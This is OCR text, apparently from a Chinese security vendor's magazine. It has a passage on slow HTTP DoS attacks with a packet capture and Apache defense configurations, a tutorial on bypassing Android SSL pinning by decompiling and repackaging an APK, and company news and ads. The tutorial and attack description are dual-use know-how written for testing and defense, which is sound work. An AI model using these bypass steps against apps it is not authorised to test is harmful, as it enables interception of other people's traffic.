抓包数据可见，客户端把数据发给服务器后，服务器发送响应时，收到了客户端的 ZeroWindow 提示（表示自己没有缓冲区用于接收数据），服务器不得不持续的向客户端发出 ZeroWindowProbe 包，询问客户端是否可以接收数据。



```
228 0.725321  10.67.3.220  10.67.3.215  TCP  74 57705 > xfer [SYN] Seq=0 Win=1152 Len=0 MSS=1460 SACK_PERM=1 TSva
229 0.725338  10.67.3.215  10.67.3.220  TCP  78 xfer > 57705 [SYN, ACK] Seq=0 Ack=1 Win=16384 Len=0 MSS=1460 WS=1
231 0.726318  10.67.3.220  10.67.3.215  TCP  66 57705 > xfer [ACK] Seq=1 Ack=1 Win=1152 Len=0 TSval=1165968476 TSe
236 0.745526  10.67.3.220  10.67.3.215  TCP  255 57705 > xfer [PSH, ACK] Seq=1 Ack=1 Win=1152 Len=189 TSval=1165968
238 0.749634  10.67.3.215  10.67.3.220  TCP  1218 [TCP Window Full] xfer > 57705 [ACK] Seq=1 Ack=190 Win=65346 Len=1
239 0.750883  10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindow] 57705 > xfer [ACK] Seq=190 Ack=1153 Win=0 Len=0
385 3.130670  10.67.3.215  10.67.3.220  TCP  67 [TCP ZeroWindowProbe] xfer > 57705 [ACK] Seq=1153 Ack=190 Win=6534
391 3.131685  10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 57705 > xfer [ACK] Seq=1
499 7.943211  10.67.3.215  10.67.3.220  TCP  67 [TCP ZeroWindowProbe] xfer > 57705 [ACK] Seq=1153 Ack=190 Win=6534
505 7.945054  10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 57705 > xfer [ACK] Seq=1
622 17.568187 10.67.3.215  10.67.3.220  TCP  67 [TCP ZeroWindowProbe] xfer > 57705 [ACK] Seq=1153 Ack=190 Win=6534
628 17.569160 10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 57705 > xfer [ACK] Seq=1
766 36.708882 10.67.3.215  10.67.3.220  TCP  67 [TCP ZeroWindowProbe] xfer > 57705 [ACK] Seq=1153 Ack=190 Win=6534
777 36.709824 10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 57705 > xfer [ACK] Seq=1
969 75.208822 10.67.3.215  10.67.3.220  TCP  67 [TCP ZeroWindowProbe] xfer > 57705 [ACK] Seq=1153 Ack=190 Win=6534
984 75.209769 10.67.3.220  10.67.3.215  TCP  66 [TCP ZeroWindowProbeAck] [TCP ZeroWindow] 57705 > xfer [ACK] Seq=1
```

Stream Content

```
GET /py/ HTTP/1.1
Host: 10.67.3.215:82
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:5.
Firefox/5.0.1
Referer: http://code.google.com/p/slowhttptest/

HTTP/1.1 200 OK
Date: Wed, 22 Apr 2015 16:30:50 GMT
Server: Apache/2.4.4 (Win32) OpenSSL/0.9.8y PHP/5.4.16
X-Powered-By: PHP/5.4.16
Set-Cookie: PHPSESSID123=it9c2lk0ifouds8ic2kuau50n5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check
Pragma: no-cache
Set-Cookie: PHPSESSID123=it9c2lk0ifouds8ic2kuau50n5; expires=w
GMT; path=/; httponly
Set-Cookie: NumVisitsPhp=1
```

使用较多的慢速攻击工具有：Slowhttptest 和 Slowloris。

哪些服务器易被慢速攻击

慢速攻击主要利用的是 thread-based 架构的服务器的特性，这种服务器会为每个新连接打开一个线程，它会等待接收完整个 HTTP 头部才会释放连接。比如 Apache 会有一个超时时间来等待这种不完全连接（默认是 300s），但是一旦接收到客户端发来的数据，这个超时时间会被重置。正是因为这样，攻击者可以很容易保持住一个连接，因为攻击者只需要在即将超时之前发送一个字符，便可以延长超时时间。而客户端只需要很少的资源，便可以打开多个连接，进而占用服务器很多的资源。

经验证，Apache、httpd 采用 thread-based 架构，很容易遭受慢速攻击。而另外一种 event-based 架构的服务器，比如 nginx 和 lighttpd 则不容易遭受慢速攻击。

如何防护慢速攻击

Apache 服务器现在使用较多的有三种简单防护方式。

•mod_reqtimeout：Apache2.2.15 后，该模块已经被默认包含，用户可配置从一个客户端接收 HTTP 头部和 HTTPbody 的超时时间和最小速率。如果一个客户端不能在配置时间内发送完头部或 body 数据，服务器会返回一个 408REQUEST TIME OUT 错误。配置文件如下：

<IfModule mod_reqtimeout.c>

RequestReadTimeout header=20-40,MinRate=500 body=20,MinRate=500

</IfModule>

•mod_qos：Apache 的一个服务质量控制模块，用户可配置各种不同粒度的 HTTP 请求阈值，配置文件如下：

<IfModule mod_qos.c>

handle connections from up to 100000 different IPs

QS_ClientEntries 100000

allow only 50 connections per IP

QS_SrvMaxConnPerIP 50

limit maximum number of active TCP connections limited to 256

MaxClients 256

disables keep-alive when 180 (70%) TCP connections are occupied

QS_SrvMaxConnClose 180

minimum request/response speed (deny slow clients blocking the server, keeping connections open without requesting anything

QS_SrvMinDataRate 150 1200

</IfModule>

•mod_security：一个开源的 WAF 模块，有专门针对慢速攻击防护的规则，配置如下：

SecRule RESPONSE_STATUS "@streq 408" "phase:5,t:none,nolog,pass,

setvar:ip.slow_dos_counter=+1, expirevar:ip.slow_dos_counter=60, id:'1234123456'"

SecRule IP:SLOW_DOS_COUNTER "@gt 5" "phase:1,t:none,log,drop,

msg:'Client Connection Dropped due to high number of slow DoS alerts', id:'1234123457'"

传统的流量清洗设备针对 CC 攻击，主要通过阈值的方式来进行防护，某一个客户在一定的周期内，请求访问量过大，超过了阈值，清洗设备通过返回验证码或者 JS 代码的方式防护。这种防护方式的依据是，攻击者们使用肉鸡上的 DDoS 工具模拟大量 Http Request，这种工具一般不会解析服务端返回数据，更不会解析 JS 之类的代码。因此当清洗设备截获到 HTTP 请求时，返回一段特殊 JavaScript 代码，正常用户的浏览器会处理并正常跳转不影响使用，而攻击程序会攻击到空处。

而对于慢速攻击来说，通过返回验证码或者 JS 代码的方式能达到部分效果。但是根据慢速攻击的特征，可以辅助以下几种防护方式：1、周期内统计报文数量，一个 TCP 连接，HTTP 请求的报文中，报文过多或者报文过少都是有问题的，如果一个周期内报文数量非常少，那么它就可能是慢速攻击；如果一个周期内报文数量非常多，那么它就可能是一个 CC 攻击。2、限制 HTTP 请求头的最大许可时间，超过最大许可时间，如果数据还没有传输完成，那么它就有可能是一个慢速攻击。

对抗Android SSL Pinning

武汉分公司 徐华峰

在移动客户端安全测试中，需要代理客户端与服务器之间的 HTTP(S) 流量，才能测试其业务功能的安全漏洞。若客户端安全性较高，在验证服务器身份时使用了 HTTPS + SSL Pinning（SSL 证书绑定）特性，就会造成代理软件无法正常使用，从而不能继续进行业务功能的测试。本文则试图解决该问题。

引言

移动客户端的安全测试大概可以分为三个部分：客户端安全、通信安全、服务器端安全。客户端安全包括组件暴露、敏感数据存储等；通信安全包括通信加密、校验等；服务器端安全包括数据安全（注入等）、业务安全等。

根据以往的客户端测试经验发现，有较大数量的移动客户端应用，把重点放在了通信安全上，通过加密通信（HTTPS 协议 + SSL Pinning 特性），以期能够掩盖客户端应用在其他方面的安全问题，尤其是在数据安全、业务安全等方面。然而，HTTPS 协议 + SSL Pinning 特性模式并不是无敌的。本文通过绕过 SSL Pinning，来证明该模式的脆弱性，以及通过该模式掩盖其他安全问题的不可行性（本文仅测试 Android 平台，对于 IOS、WP 其他平台类似，后文统称为“Android 应用程序”）。

一、什么是 SSL Pinning

HTTPS 协议验证服务器身份的方式通常有三种，一是根据浏览器或者说操作系统（Android）自带的证书链；二是使用自签名证书；三是自签名证书加上 SSL Pinning 特性。第一种需要到知名证书机构购买证书，需要一定预算。第二种多见于内网使用。第三种是安全性最高的，但是需要浏览器插件

或客户端使用了 SSL Pinning 特性。

Android 应用程序在使用 HTTPS 协议时也使用类似的三种方式验证服务器身份，分别是系统证书库、自带证书库、自带证书库 + SSL Pinning 特性。

所以 SSL Pinning，即 SSL 证书绑定，是验证服务器身份的一种方式，是在 HTTPS 协议建立通信时增加的代码逻辑，它通过自己的方式验证服务器身份，然后决定通信是否继续下去。它唯一指定了服务器的身份，所以安全性较高。

二、绕过 SSL Pinning

（一）对策分析

客户端绑定了 SSL 证书，不能简单地通过导入代理的证书来绕过，但可以通过修改客户端源码，改变其验证证书的逻辑。

分析可知，验证证书的逻辑会分为 3 个点（A, B, C），形式为 A.B(C)，即在 A 中调用 B 函数，而 B 函数会加载 C 参数。当然也可能是 2 个点，B(C) 形式。从软件架构角度看，多为形式 A.B(C)。通俗的讲，在客户端启动时，会执行初始化 A 函数，A 函数中会调用一个验证证书的 B 函数，在 A 调用 B 函数的同时，会传个密钥库 C 参数到 B 函数，根据 B 函数的返回结果，A 函数决定程序是否继续下去。


根据上述过程，若想改变证书验证结果，可以从 3 个点着手：1、改变 A 函数，使得无论 B 函数返回什么结果，程序都能继续运行下去；2、改变 B 函数，使得其总返回 TRUE；3、将代理的证书导入 C 密钥库。

下面将从这 3 个点依次绕过 SSL 证书绑定。

（二）实战

1. 准备

样例 APK：



测试环境：Android 手机安装该 APK，使用无代理网络访问 https://github.com 时，返回服务器的响应包，如图 1；而使用代理网络访问时，SSL 验证出错，服务器没有响应包。如图 2。




图 1　　图 2

代理工具：Fiddler2，导出 fiddler 证书，如图 3。

图 3

```
E:\securityDoc>apktool d com.example.sslpinningexample-1.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\xuhuafeng\apktool\framework\1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
```

图 4




图 5

```
E:\securityDoc\com.example.sslpinningexample>dex2jar classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.12
dex2jar classes.dex -> classes_dex2jar.jar
Done.
```

图 6

APK 反编译：使用 apktool –d SSLPinningExample.apk 得到 APK 文件的 smali 代码，如图 4、图 5；使用好压等压缩软件打开 APK 文件，解压出 classes.dex，然后 dex2jar.bat classes.dex 得到 APK 文件的 Java 代码，如图 6。

找到位置：A 函数位置，如图 7、图 8；B 函数位置，如图 9、图 10；C 密钥库位置，如图 11。




图 7

图 8




图 9




图 10

图 11

2. 方法一

删除 A 函数中调用 B 函数的操作。

根据准备工作，从图 7 发现确实调用了 pinCertificates，而图 8 是调用 pinCertificates 的 smali 代码，所以可以删除该段 smali 代码，使 A 函数不调用 pinCertificates 函数。然后重打包 apktool b SSLPinningExample，接着自签名生成的 APK，重新安装到手机。




图 12




图 13

然后访问 https://github.com，可以得到服务器的响应包，即绕过 SSL Pinning 成功。图 12、图 13 分别是修改 APK 前后，fiddler 代理到的数据包。

3. 方法二

修改 B 函数，使其总返回 TRUE。

根据准备工作，从图 9 中看到，pinCertificates 函数会加载密钥库，而图 10 是加载密钥库的 smali 代码，所以可以修改 pinCertificates 函数，让其不加载密钥库，直接返回。然后重打包、自签名生成的 APK、重新安装到手机。然后访问 https://github.com，可以得到服务器的响应包，即绕过 SSL Pinning 成功。

4. 方法三

修改密钥库 C，导入 fiddler 代理的根证书。

根据准备工作，从图 11 中看到，APK 确实带有自己的密钥库，所以可以导入 fiddler 的根证书到该密钥库。然后重打包、自签名生成的 APK、重新安装到手机。然后访问 https://github.com，可以得到服务器的响应包，即绕过 SSL Pinning 成功。

导入证书步骤可以按照图 14，证书导入密钥库时，会要求输入密钥库的密钥，可以从调用 pinCertificates 处找到。




图 14

三、 总结

•SSL Pinning 特性可以绕过，通过加密通信方式掩盖其他安全问题的存在不可行性。

• 方法一可能会出现在程序其他地方再次验证证书的问题，所以方法二较好。

•APK 大多会进行代码混淆，导致很难找到方法一、方法二所需要的目标位置，所以方法三应该是首选。

• 虽然方法三简单易行，但难说 APK 没有其他保护措施（比如说校验密钥库的完整性），又加上代码混淆过，此时则可以借用 logcat，我们或多或少会从 logcat 中找到些机会，如图 15，APK 进行 http 连接时会调用 GET 方法，可以从 logcat 中看到 GET 所在的类及所在行。

图 15

• 还有其他现成的解决方法（使用 xposed 框架，HOOK 系统函数等）。

四、 参考文献

Android SSL BKS 证书的生成过程：http://blog.csdn.net/hehe9737/article/details/10001545

bcprov-ext-jdk15on-146.jar 下载：http://download.csdn.net/download/acnt3w/5648487

xposed 框架模块：http://repo.xposed.info/module-overview

xposed 框架 SSL 模块：https://github.com/iSECPartners/Android-SSL-TrustKiller

github 关于 SSL Pinning 项目：https://github.com/search?utf8=%E2%9C%93&q=ssl+pinning

RSAC2015 热点研讨会(第七届)在京举行

日前，由绿盟科技承办的 RSAC2015 热点研讨会（第七届）在北京成功举办。作为“第二届国家网络安全宣传周”活动的重要组成部分，本届论坛以“格局 • 机会 • 共赢”为主题，会议聚焦当前我国信息安全产业新格局，深度剖析中美信息安全产业格局；知名行业专家深度思考，分享新格局下技术带来的机会、国际化带来的机会、业务变化带来的机会；我国信息安全产业可建立怎样的产业模式，如何实现协同发展、互惠共赢，众多“走出去”的参会企业也在本次论坛中共同交流、探讨。

会上，中央网信办网络安全协调局、公安部网络安全保卫局及计算机专委会领导发表讲话，信息安全产业的专家学者分别做主题报告。绿盟科技首席技术官赵粮博士分享“智慧安全——基于数据和情报的对抗”主题报告，展示了攻击链及其攻防思想、安全事件响应的成功要素及软件定义时代的安全防护模型等，并介绍了绿盟科技安全应急响应体系的结构及功效。报告表明现如今的网络安全已演变成为战场，攻击技术朝着高度计划性、隐蔽性与持续性方向发展；防御技术朝着高度战略性、协同性与主动性方向发展。

绿盟科技已连续七年承办 RSAC 热点研讨会，旨在打造一个我国信息安全行业内交流最新国际信息安全技术、热点及发展趋势的平台，希望通过交流进一步推动中国企业的国际化进程以及信息安全产业的发展。本届大会由中央网络安全和信息化领导小组办公室、公安部网络安全保卫局共同指导。

绿盟科技获得首批“等保安全建设服务资质”

日前，在公安部十一局组织的信息安全等级保护安全建设服务能力评估启动会上，绿盟科技被正式授予“信息安全等级保护安全建设服务机构能力合格证书”（以下简称“等保安全建设服务资质”）。

为了进一步规范管理等级保护安全建设服务机构及相关从业人员，公安部于 2015 年 1 月启动了信息安全等级保护安全建设服务能力评定工作。通过对申请单位的基本资格、人员能力、技术实力、等级保护安全建设能力及项目组织管理能力等多个维度进行综合评定，公安部一所为合格单位颁发能力评估合格证书。

作为首批试点单位之一，绿盟科技顺利通过资质初审、人员考核、材料审核、现场审核、能力评审等重重审核，最终获得等保安全建设服务资质。同时，公司 10 名资深专业等级保护服务人员还获得了“信息安全等级保护安全建设服务工程师”资质证书。

此次获得首批等保安全建设服务资质，是对绿盟科技等级保护建设服务能力的极大肯定。作为民族信息安全企业的一员，绿盟科技始终把支持国家的信息安全保障作为自己的社会责任。公司将一如既往地发挥自身技术和业务优势，做好等级保护安全建设服务工作，用扎实的工作和不断探索的精神，为保障国家信息化平台安全稳定地运行、共同维护网络安全贡献更多的力量。

THE EXPERT
BEHIND GIANTS

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880
服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328
技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW

一体化安全解决方案：安全、易用、稳定

NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL